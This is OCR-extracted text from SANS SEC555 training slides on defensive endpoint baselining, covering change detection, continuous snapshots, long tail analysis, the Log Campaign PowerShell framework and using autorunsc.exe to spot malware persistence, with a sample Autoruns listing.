
The more in-depth the baseline, the more difficult automatic analysis becomes

SANS

SEC555 | SIEM with Tactical Analytics 169

Endpoint Baselining

A SIEM solution is often thought of in the context of collecting existing logs. Yet, it is often not thought of that logs can be intentionally created and used. Rather than collecting existing logs, logs can be created. One of the best use cases for this is baseline data. Traditionally, this involves pulling information from a system in a known good state. However, baselines can also be point-in-time and continuous.



Change Detection

Having a baseline makes it much easier to discover changes

- Any deviation from a baseline is a change
- This is helpful for incident handling and investigations

Normal

It was a lovely day for a picnic
It was a lovely night for a picnic

How many differences can you spot?

© Jon Reikowski 2000

Changed or Abnormal


SANS

SEC555 | SIEM with Tactical Analytics 170

Change Detection

Having a baseline makes it easy to discover changes. Simply take the baseline and compare it to another point in time. Any difference is a change. This is similar to kids' activity books where they are supposed to look for the differences between two images.

This is exactly the kind of thing baselines can be used for. For example, assume you are investigating an infected machine. If you had a baseline, you could compare the current state of the system against the baseline. This dramatically speeds up the analysis process. Without it, you may, at best, compare it to a known good system and hope to eliminate noise.



Continuous Baselining

Ongoing point-in-time snapshots can also be used

- Involves regularly pulling in key data (such as daily)

Does not involve a master baseline

- Instead, involves pulling from all or multiple assets

Monday Tuesday Wednesday Thursday Friday


SANS

SEC555 | SIEM with Tactical Analytics 171

Continuous Baselining

Instead of just having one point-in-time state, what if multiple ongoing baselines existed? This is something that should be considered. For instance, assume a computer is baselined every night. Now there are multiple logs to reference to compare against. If a machine is infected on Thursday, but it is not caught until Friday, early in the week baselines are available to identify what changes actually occurred.

Under perfect circumstances, a change to the baseline will exist in change management or at least from a central asset management program. Changes outside of this are likely unauthorized.



Baseline Monitoring

Not just for post-incident analysis

Monitoring a baseline can be an allow list process but:

- Changes are normal and expected

Baseline data provides a large dataset of similar data


- Which makes for a perfect use case for long tail analysis
- The more baseline data the easier it is to find outliers
- Can be used to identify post-compromise activity

SANS

SEC555 | SIEM with Tactical Analytics 172

Baseline Monitoring

The beauty of baseline data is that it can also be used for continuous monitoring. If the data is intended to be static, then allow lists can be applied. This works for some specific baseline data. If the data is dynamic and large, then long tail analysis works. This works by analyzing baseline data from thousands or more systems at once.



Data Collection

Data needs to be retrieved at each and every endpoint

- Performed with executables and/or scripts

Collection requires either:

- **Log agent** locally or via central blind drop box
- **Scripts** that handle shipping logs
- Or a combination of both

Once collected, a process needs to be established on how to analyze each dataset


SANS

SEC555 | SIEM with Tactical Analytics 173

Data Collection

To be most effective, baselines should be collected from each endpoint. This involves running scripts or executables on each system. This requires careful planning. First, how are the scripts or executables going to be run and how frequently? Possible options include the use of asset management systems, scheduled tasks, and group policy. The same methods can also be used to push the scripts or executables locally if need be.

Then, after these scripts or executables are in place and being run, the data needs to be collected. If data is being generated by a script, it is possible to have the script dump the data to Windows events or ship the logs directly off to the SIEM. If data is logged to a file, then an agent likely needs to be used. This could be a local agent that monitors for a file to be updated or created, or a centralized agent sitting on a file server.



Baseline Data Sources

Good data requires getting your hands dirty

- May have to go "fetch" what you need

Useful data


- Active processes
- Certificates
- Drivers
- Host files
- Registry keys
- Route table
- Scheduled tasks
- Security status
- Services
- Shares
- Software
- USB devices
- Users and groups

SANS

SEC555 | SIEM with Tactical Analytics 174

Baseline Data Sources

Endpoints have lots of configuration settings as well as volatile data, like running processes and network connections. Both types of data can be beneficial to baseline. Likely, existing systems will not have a means of gathering this kind of data natively. As a result, scripts and software are necessary to collect and ship off this kind of data.


Log Campaign

Scripts provide a means to automatically baseline

- Can send all data
- Or diff and send only deviations

Log Campaign is a PowerShell script framework for this

- Supports baseline modules for constant system checks
- Logs to either custom Windows channel or syslog
- Output can be text or JSON
- Comes with built-in examples such as autoruns[2] baseline

SANS

SEC555 | SIEM with Tactical Analytics 175

Log Campaign

Baselining does not have to generate billions of logs or be difficult to manage. In an effort to simplify the process, a PowerShell framework for baselining is available in the form of a script called Log Campaign. Log Campaign is a framework for constantly baselining endpoints to identify changes and ship the changes of in the form of a log. Log Campaign supports logging to a custom Windows Event channel or direct over the network via syslog.

Inside Log Campaign are multiple modules as sample baselines. For example, the ARPCache campaign automatically identifies a system's default gateway and monitors to see if the MAC address associated with the default gateway changes. Autoruns is another campaign module that runs the command line edition of Autoruns[2] and then records the initial output. Then changes from the initial run are identified and logged.

References:

https://github.com/HASecuritySolutions/LogCampaign

https://sec555.com/85

https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

https://sec555.com/86


Autorunsc.exe

Autoruns[1] is used to identify areas of persistence

Including but not limited to:

- Services
- Registry keys
- Drivers
- Scheduled tasks

Command line version is autorunsc.exe[1]



Aut...	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/31/2016 12:54 PM
✓	DisplayLinkUI Sys-Tray App...	DisplayLink Corp.	c:\program files\displaylink ...	8/23/2016 4:02 AM
✓	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\au...	10/1/2015 3:40 AM
✓	NVIDIA Capture Server Proxy	NVIDIA Corporation	c:\windows\system32\nvsp...	1/20/2017 9:02 AM
✓	NetLink install tool		c:\program files\common fil...	7/27/2016 5:04 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				3/12/2017 2:08 AM
✓	Dropbox	Dropbox, Inc.	c:\program files (x86)\dropb...	2/8/2017 9:16 PM
✓	Java Update Scheduler	Oracle Corporation	c:\program files (x86)\comm...	9/22/2016 10:00 PM
✓	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmwa...	2/24/2017 6:01 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/11/2017 3:24 PM

Autorunsc.exe


One of the more important things to baseline is persistence mechanisms. A vast majority of attacks involve days', months', or even years' worth of internal compromise. In order for an adversary to persist, malware must be in the box and be able to handle a shutdown or reboot. This means that somewhere there is a record of the malware. Autoruns is maintained by Microsoft SysInternals and is designed to show information on areas software can use for persistence. A command line version of this tool is included and is called autorunsc.exe.

This is most effective when autorunsc.exe[1] is run nightly to a delimited file, and then the contents are imported into a SIEM. This can be used for long tail analysis or during incidents to find where malware may be located.

References:

https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns


https://sec555.com/86



Autoruns Long Tail


With 1,000+ of systems, there is a lot of overlap

- Standardization reflects as high quantities
- One-off settings stand out and reflect as low quantities



Autoruns Long Tail

